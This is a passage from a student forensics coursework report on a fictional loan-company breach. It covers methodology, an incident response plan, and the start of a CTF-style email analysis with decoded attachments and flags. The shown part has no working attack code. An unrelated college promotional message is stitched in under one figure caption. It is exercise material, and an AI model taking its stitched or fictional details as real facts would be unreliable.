



## ST4060CEM Digital Forensic Fundamentals Ethical Hacking and Cyber Security



Memory  
Forensics



Email  
Forensics



Network  
Forensics

---

SUBMITTED BY  
DINESH JOSHI  
SUID: 240391  
CUID: 15945644

SUBMITTED TO  
RIKESH MAHARJAN  
(Module Leader)

## Acknowledgement

I want to really appreciate Mr. Rikesh Maharjan, my module leader, for his crucial advise, support, and assistance during the drafting of this report on the digital forensic investigation. His intelligent views and helpful critiques have greatly improved the level of my work and increased my knowledge of the field. I sincerely value the time and labor he invested into supporting me with this project.

## Executive summary

This study investigates a Keed Loan Financial data breach that led to the disclosure of private customer information, including financial and personal data. The study tried to identify the attack vector, estimate the damage, and suggest remedies.

Evidence was gathered, analyzed, and reported using a six-phase forensic standard procedure. Programs such as FTK Imager, Volatility, and Ghidra were used to examine disk images, memory dumps, and network traces.

The breach started with a phishing email that contained obfuscated attachments, per the main findings. The exploitation of issues with FTP service configuration and LFI vulnerabilities came next. Memory forensics proved the existence of fileless malware activity.

The study offers an incident response plan and relates the attacker's strategies to the MITRE ATT&CK framework. Recommendations to prevent such incidents in the future include patch management, enhanced email security, endpoint protection, and regular memory analysis.

## Table of Contents

1. Introduction.....	1
2. Task 1: Digital Forensic Methodology and Evidence Acquisition.....	2
2.1. Methodology Overview.....	2
2.2. Phase 1: Preparation.....	2
2.3. Phase 2: Identification.....	3
2.4. Phase 3: Collection.....	3
2.5. Phase 4: Examination.....	3
2.6. Phase 5: Analysis.....	4
2.7. Phase 6: Reporting.....	4
3. Task 2: Incident Response Plan Development.....	5
3.1. Preparation.....	5
3.2. Identification.....	5
3.3. Containment.....	5
3.4. Eradication.....	5
3.5. Recovery.....	6
3.6. Post-Incident Activities.....	6
4. Task 3: Email System Investigation.....	8
4.1. Scope and Objectives.....	8
4.2. Email Header Analysis.....	8
4.3. Attachment Analysis.....	9
4.4. Discovery of Hidden Evidence.....	10
4.5. Analysis of the Second Email.....	12
4.6. Extraction of the First Flag.....	14
4.7. Extraction of Second Flag.....	14
4.8. Summary of Findings.....	20
5. Task 4: Network Traffic Analysis.....	21

5.1. Scope and Objectives.....	21
5.2. FTP.....	21
5.3. HTTP.....	26
5.4. Summary of Findings.....	31
6. Task 5: Memory Forensics Analysis.....	32
6.1. Scope and Objectives.....	32
6.2. Extracting Flag.....	32
6.3. Summary of Findings.....	38
7. MITRE ATT&CK Mapping of Observed TTPs.....	39
8. Conclusion and Recommendations.....	40
References.....	42
Appendix.....	44

## List of Figure


Figure 1: Data Breach.....	1
Figure 2: Digital Forensic Method.....	2
Figure 3: Incident Response Steps.....	7
Figure 4: Email File.....	8
Figure 5: Email Header.....	8
Figure 6: base64 encoded data.....	9
Figure 7: base64 to pdf.....	10
Figure 8: Hidden google drive link.....	11
Figure 9: Another Email.....	12
Figure 10: Second email Header.....	12
Figure 11: look_at_this_email.eml content.....	13
Figure 12: base64 to video.....	13
Figure 13: Flag.....	14
Figure 14: SHA-256 Hash.....	15
Figure 15: Malicious File.....	15
Figure 16: Suspicious data.....	16
Figure 17: Cipher identifier.....	17
Figure 18: Pastebin link.....	17
Figure 19: Zip file.....	17
Figure 20: Cracking zip password.....	18
Figure 21: GPS Coordinates.....	18
Figure 22: Cipher data.....	19
Figure 23: Found RC4 Cipher.....	19
Figure 24: Second Flag of Email Forensics.....	20
Figure 25: Pcap file.....	21
Figure 26: Protocols.....	21

Figure 27 : Ftp Login.....	22
Figure 28: Downloaded files.....	22
Figure 29: Flag format.....	22
Figure 30: Extracted embedded file.....	23
Figure 31: Image flag.....	23
Figure 32: Pdf flag.....	23
Figure 33: Plane.mp3 Flag.....	24
Figure 34: hash crack.....	24
Figure 35: Unzipped share.zip.....	25
Figure 36: email1.eml flag.....	25
Figure 37: game.exe.....	25
Figure 38: md5sum of game.exe.....	26
Figure 39: Popular tag.....	26
Figure 40: Login attempt.....	27
Figure 41: LFI Vulnerability.....	27
Figure 42:File upload Flag.....	28
Figure 43: Final Payload.....	28
Figure 44: Reverse Flag.....	29
Figure 45: Root Flag.....	29
Figure 49: SQL Attack.....	31
Figure 50: Memory Captured File.....	32
Figure 51: Memory Flag-1.....	32
Figure 52: Finding imageinfo.....	33
Figure 53: Listing Process.....	34
Figure 54: Suspicious process.....	34
Figure 55: Dumping Process.....	34
Figure 56: Imported Process.....	35
Figure 57: Entry point.....	35

Figure 59: Main Function.....	37
Figure 60: Scrabble Flag.....	37
Figure 61: Fixed Flag.....	38
Figure 62: Ransomware.exe Flag.....	44
Figure 63: Malware.exe Flag.....	45
Figure 64: Flag.exe Flag.....	45

## 1. Introduction

**Keed Loan Financial**, a well-known lender of both personal and business loans, experienced a **massive data breach** that allowed hackers to obtain access to sensitive customer information without consent. This assault exposed a variety of data, including bank account details, credit records, personally identifiable information (PII), and complete loan application files. The IT team looked for odd login patterns and questionable data access across many platforms after a number of customers reported fraudulent transactions. They discovered the trouble in this way.



*Figure 1: Data Breach*

In order to fully investigate this occurrence, Keed Loan Financial engaged a digital forensic investigator. Finding the attack routes, calculating the quantity of data lost, and creating practical solutions are the goals of the study. This paper presents the findings of a study on network traffic, memory, and email. Additionally discussed are the event reaction strategy and the digital forensic methods employed to investigate the events.

## 2. Task 1: Digital Forensic Methodology and Evidence Acquisition

### 2.1. Methodology Overview

The investigation involves a six-phase digital forensic method, which comprises preparation, identification, collection, inspection, analysis, and reporting. This extensive technique provides a systematic and repeatable process for handling digital evidence, keeping legal defensibility, and giving comprehensive coverage of all evidence sources. Each level builds on the one before it, producing an ordered structure that leads the investigator through the complexities of digital forensics.[\(Bluevoyant, 2022\)](#)




Figure 2: Digital Forensic Method

### 2.2. Phase 1: Preparation

Establishing the topic of the study is the first step in the planning process. Limiting illegal access to client data across various channels, such as endpoints, networks, and portable

devices, is part of this. A forensic team, which includes a lead investigator, network expert, memory analyst, and legal counsel, is then assembled to ensure a multidisciplinary approach to the inquiry. The necessary forensic tools are also acquired, including write-blockers, external drives, forensic workstations (Windows and Linux), Faraday bags, and evidence labels all of which are essential for the subsequent stages of the inquiry.

### 2.3. Phase 2: Identification

During the identification step, the primary focus is on inventorying the impacted assets. This means identifying and documenting all potentially hacked systems, including employee workstations, company email servers, loan processing servers, and any suspicious USB devices discovered during the initial investigation. Furthermore, there are two categories of evidence: non-volatile and volatile. Non-volatile evidence includes logs and disk data, whereas volatile evidence includes RAM, active programs, and network connections. This classification is critical for prioritizing the gathering efforts in the subsequent phase.

### 2.4. Phase 3: Collection

The true technique of gathering evidence makes the collection component vital. Disk imaging is done by creating sector-by-sector E01 and raw images of the impacted systems using programs like FTK Imager and dd. Through the prohibition of any adjustments during acquisition, hardware write-blockers are deployed to ensure the integrity of the source media. Applications like as Belkasoft Live RAM Capturer and Magnet RAM Capture are used to record dangerous memory from live hosts. A write-blocker and FTK Imager are also utilized to image a questionable USB device, correctly capturing its physical features for future use. Timeline reconstruction and threat analysis are further eased by the posting of network logs from firewalls, intrusion detection/prevention systems (IDS/IPS), and security information and event management (SIEM) platforms.

### 2.5. Phase 4: Examination

In the examination phase, the integrity of the collected data is verified through hash calculations, specifically MD5 and SHA-256, both pre- and post-imaging. This ensures that the data has not been altered during the collection process, with results recorded in a hash log for accountability. File system parsing is conducted using tools like Autopsy and Sleuth Kit to enumerate files, recover deleted artifacts, and extract metadata from the disk images. Log

parsing is also performed, utilizing Log2Timeline to correlate timestamps and convert Windows Event Logs into a more analyzable format, such as CSV.

## 2.6. Phase 5: Analysis

The analysis phase reconstructed the breach timeline through detailed examination of emails, network traffic, and volatile memory. Email forensics uncovered a multi-stage attack using corrupted attachments, hidden links, encoded messages, and obfuscation techniques to conceal attacker communications. Network forensics revealed initial access via a misconfigured FTP server allowing anonymous logins, exploitation of vulnerabilities like LFI and file upload bugs, successful reverse shell deployment, and malware downloads linked to known families such as Mirai and Amadey. Memory forensics identified suspicious running processes and extracted embedded flags through analysis with tools like Volatility and Ghidra, confirming active malicious code in memory not visible on disk or network logs. Together, these analyses provided a clear understanding of the attacker's methods, timeline, and tools.

## 2.7. Phase 6: Reporting

The final phase, reporting, involves the preparation of a formal report that documents the findings, methodologies, and recommendations derived from the investigation. This report is structured to provide clarity and comprehensiveness, ensuring that all aspects of the investigation are covered. It is also crucial to maintain a chain of custody throughout the investigation, ensuring that all evidence is properly labeled and documented to uphold its integrity and admissibility in any potential legal proceedings.

### 3. Task 2: Incident Response Plan Development

#### 3.1. Preparation

The planning phase of the incident response plan underlines the need of having an updated asset inventory, which includes a complete description of all assets, network diagrams, and data classification policies. This inventory serves as a foundational factor for successful incident response. Additionally, adopting endpoint detection and response (EDR) solutions with real-time alerting features is critical for early detection of possible threats. Regular training sessions, including phishing simulations and security awareness programs for employees, are also crucial to guarantee that staff members are ready to spot and respond to security threats efficiently. ([Paloalto, 2020](#))

#### 3.2. Identification

In the identification process, monitoring Security Information and Event Management (SIEM) alerts becomes a priority. Alerts should be put up for abnormal logins, which may include geographical or time-based abnormalities, access escalations, and bulk file transfers. Furthermore, endpoint alerts should be enabled to detect strange processes, such as netcat or PowerShell scripts, which may suggest malicious activity. Tracking user reports through helpdesk tickets for unauthorized transaction complaints is also crucial, since it provides extra insights into potential security vulnerabilities.

#### 3.3. Containment

Containment strategies are split into short-term and medium-term measures. In the short term, it is necessary to separate hacked workstations from the network and block any suspect accounts to avoid further unwanted access. Additionally, prohibiting malicious IP addresses and domains at the perimeter firewall is crucial to prevent risk. In the longer run, concerned subnets should be isolated, and access control lists (ACLs) should be installed to block access to services such as SMB and RDP. Implementing host-based firewall rules to limit outbound links improves containment efforts.

#### 3.4. Eradication

The eradication step focuses on removing any malware present within the environment. This involves executing full-disk antivirus and anti-malware scans to discover and eradicate

unwanted software. Manual elimination of persistence artifacts, such as registry keys and scheduled tasks, is also critical to verify that the hazard is totally removed. Additionally, patching vulnerabilities is crucial; all operating systems, apps, and firmware must be kept up to date to shut any known vulnerabilities that may have been exploited during the attack. Resetting credentials for all affected users and mandating multi-factor authentication (MFA) across systems are also crucial tasks in this phase.

### 3.5. Recovery

In the recovery phase, restoring systems from known-good backups is a primary objective. This process should include certifying the integrity of the recovered systems through hash comparisons to ensure that no malicious code remains. Once systems are restored, they can be reconnected to the network in a controlled manner, with ongoing monitoring for any signs of re-infection. Validating security controls is also crucial during recovery; updating IDS/IPS signatures and reinforcing EDR policies will help to improve defenses against future assaults.

### 3.6. Post-Incident Activities

Post-event activities are crucial for boosting future incident response efforts. Conducting a lessons-learned review with stakeholders permits for the discovery of holes in the response process and provides a chance to adjust incident response playbooks accordingly. Updating policies is also crucial; enhancing email filtering, enforcing macro-blocking, and refining data exfiltration alerts can boost overall security posture. Finally, regulatory reporting must be conducted to warn data protection authorities and affected customers as required by GDPR and PCI-DSS regulations, guaranteeing compliance and transparency following the event.

## 6 Steps of an Incident Response




*Figure 3: Incident Response Steps*

## 4. Task 3: Email System Investigation

### 4.1. Scope and Objectives

The investigation into Keed Loan Financial's data breach began with the discovery of a suspicious file named **keed\_company.eml** in the corporate email directory. The primary objective was to determine whether email served as the initial attack vector or was used for data exfiltration. The analysis focused on examining suspicious emails, their headers, attachments, and any subsequent evidence that contributed to the breach.



```
nott@honey:~/DIGITALFORENSIC_COURSEWORK/email$ ls
keed_company.eml
nott@honey:~/DIGITALFORENSIC_COURSEWORK/email$ kate keed_company.eml
```

Figure 4: Email File

### 4.2. Email Header Analysis

**Sending Address:** shadow.reaper@darkmail.org


**Recipient:** security@keedcompany.com

**Subject Line:** "You Have 48 Hours to Find Me - Or Else"

**Date:** Tue, 1 Apr 2025 03:14:25 +0000

**Message-ID:** <7c6d3b8e.4f2a.5d9c.1a2b.3c8d9e8f0a3e@darkmail.org>

**Content-Type and Encoding:** text/plain; charset="utf-8



From: "ShadowReaper" <shadow.reaper@darkmail.org>  
To: "Security Team" <security@keedcompany.com> Email Headers  
Subject: You Have 48 Hours to Find Me - Or Else  
Date: Tue, 1 Apr 2025 03:14:25 +0000  
Message-ID: <7c6d3b8e.4f2a.5d9c.1a2b.3c8d9e8f0a3e@darkmail.org>  
MIME-Version: 1.0  
Content-Type: text/plain; charset="utf-8"  
Content-Transfer-Encoding: quoted-printable

Figure 5: Email Header

Upon reviewing the header of the suspicious email, it was observed that the message originated from **shadow.reaper@darkmail.org** and was addressed to the security team at Keed Loan Financial. The **subject line**, “You Have 48 Hours to Find Me - Or Else,” was both threatening and urgent, suggesting extortion tactics. The message was sent at an unusual hour, potentially to avoid detection. Notably, internal Exchange authentication headers were present on an externally sent email, raising concerns about possible spoofing, account compromise, or manipulation of message routing. The presence of an attachment was also confirmed, further elevating suspicion.

### 4.3. Attachment Analysis

The email contained a base64-encoded attachment. After decoding, it was found to be a PDF file; however, the document was malformed or corrupted. A detailed examination revealed that the PDF did not conform to the standard structure, which requires a header, body, cross-reference table (xref), and trailer.

*Figure 6: base64 encoded data*

Further analysis identified a recurring pattern—specifically, the insertion of the string ‘aaa’ at three locations within the file—which was responsible for the corruption. Once these extraneous patterns were removed, the PDF could be successfully downloaded and viewed, indicating the file had been intentionally obfuscated to evade detection or hinder analysis.




Figure 7: base64 to pdf

#### 4.4. Discovery of Hidden Evidence

Upon reviewing the cleaned PDF, a hidden Google Drive link was discovered. This link led to the download of another email file, providing additional evidence and extending the chain of investigation. This step demonstrated the attacker's use of multi-stage delivery and hidden content to complicate forensic analysis.

A message from our course Director

In today's fast-evolving academic landscape, institutions must go beyond traditional teaching methods and embrace innovation at every step. At Softwarica College, we believe in fostering an environment where knowledge is not just imparted but experienced through real-world applications.

Our curriculum is designed to keep pace with global standards, integrating modern pedagogical tools that help students think critically and creatively. The synergy between theory and practice ensures that our graduates are not only job-ready but also capable of becoming leaders and innovators.

The collaboration with Coventry University has further enhanced our educational framework by offering international exposure, updated course materials, and globally recognized credentials. This partnership empowers our students to compete on a global stage and contribute meaningfully to the IT sector both locally and internationally.

We have consistently emphasized research, project-based learning, and industry engagement as part of our academic philosophy. Our faculty, equipped with both academic excellence and industrial experience, plays a pivotal role in shaping the minds of future technocrats.

Despite challenges posed by external circumstances, including technological disruptions and pandemic-related constraints, we have remained committed to uninterrupted quality education. Through hybrid learning models and continuous support systems, we ensure that learning never stops.

As we continue to evolve, our mission remains clear: to produce ethical, skilled, and visionary IT professionals who can lead the digital transformation of tomorrow.

Figure 8: Hidden google drive link




Figure 9: Another Email

Downloading this email leads to finding another email evidence.

#### 4.5. Analysis of the Second Email

**Sending Address:** rikehmjh9@gmail.com

**Recipient:** keedhacker7@gmail.com

**Subject Line:** “look at this movie and get a flag”

**Date:** Wed, 4 Jun 2025 09:51:09 +0545

```
MTME-Version: 1.0
Date: Wed, 4 Jun 2025 09:51:09 +0545
Message-ID: <CAOJ_NtN9-sqDB-tZ_oHmoaYedk6Nhap6RfDXnB2JhQjHq=X+Wg@mail.gmail.com>
Subject: look at this movie and get a flag
From: rikesh mhj <rikeshmjh9@gmail.com>
To: keedhacker7@gmail.com
Content-Type: multipart/alternative; boundary="000000000000d664280636b71f6b"
```

Figure 10: Second email Header

The second email, obtained from the Google Drive link, originated from **rikehmjh9@gmail.com** and was sent to **keedhacker7@gmail.com** with the subject “look at this movie and get a flag.” After decoding, the attachment was identified as a video file, which became the focus of further analysis.

The email included another base64-encoded attachment.




Figure 11: look\_at\_this\_email.eml content

After decoding, the attachment was identified as a video file, which became the focus of further analysis. ([Jody-admin, 2025](#))

